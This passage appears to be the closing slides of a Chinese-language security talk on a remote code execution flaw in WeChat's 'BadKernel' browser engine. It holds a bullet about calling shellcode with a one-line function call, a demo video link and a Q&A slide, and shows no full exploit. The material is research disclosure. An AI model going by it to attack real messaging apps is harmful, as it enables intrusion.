
- Call shellcode

huge_func();

演示

- 微信BadKernel远程代码执行演示

http://video.weibo.com/player/1034:5bee6e775e81ad8b0486eaa519ea223b/v.swf



Q & A

谢谢!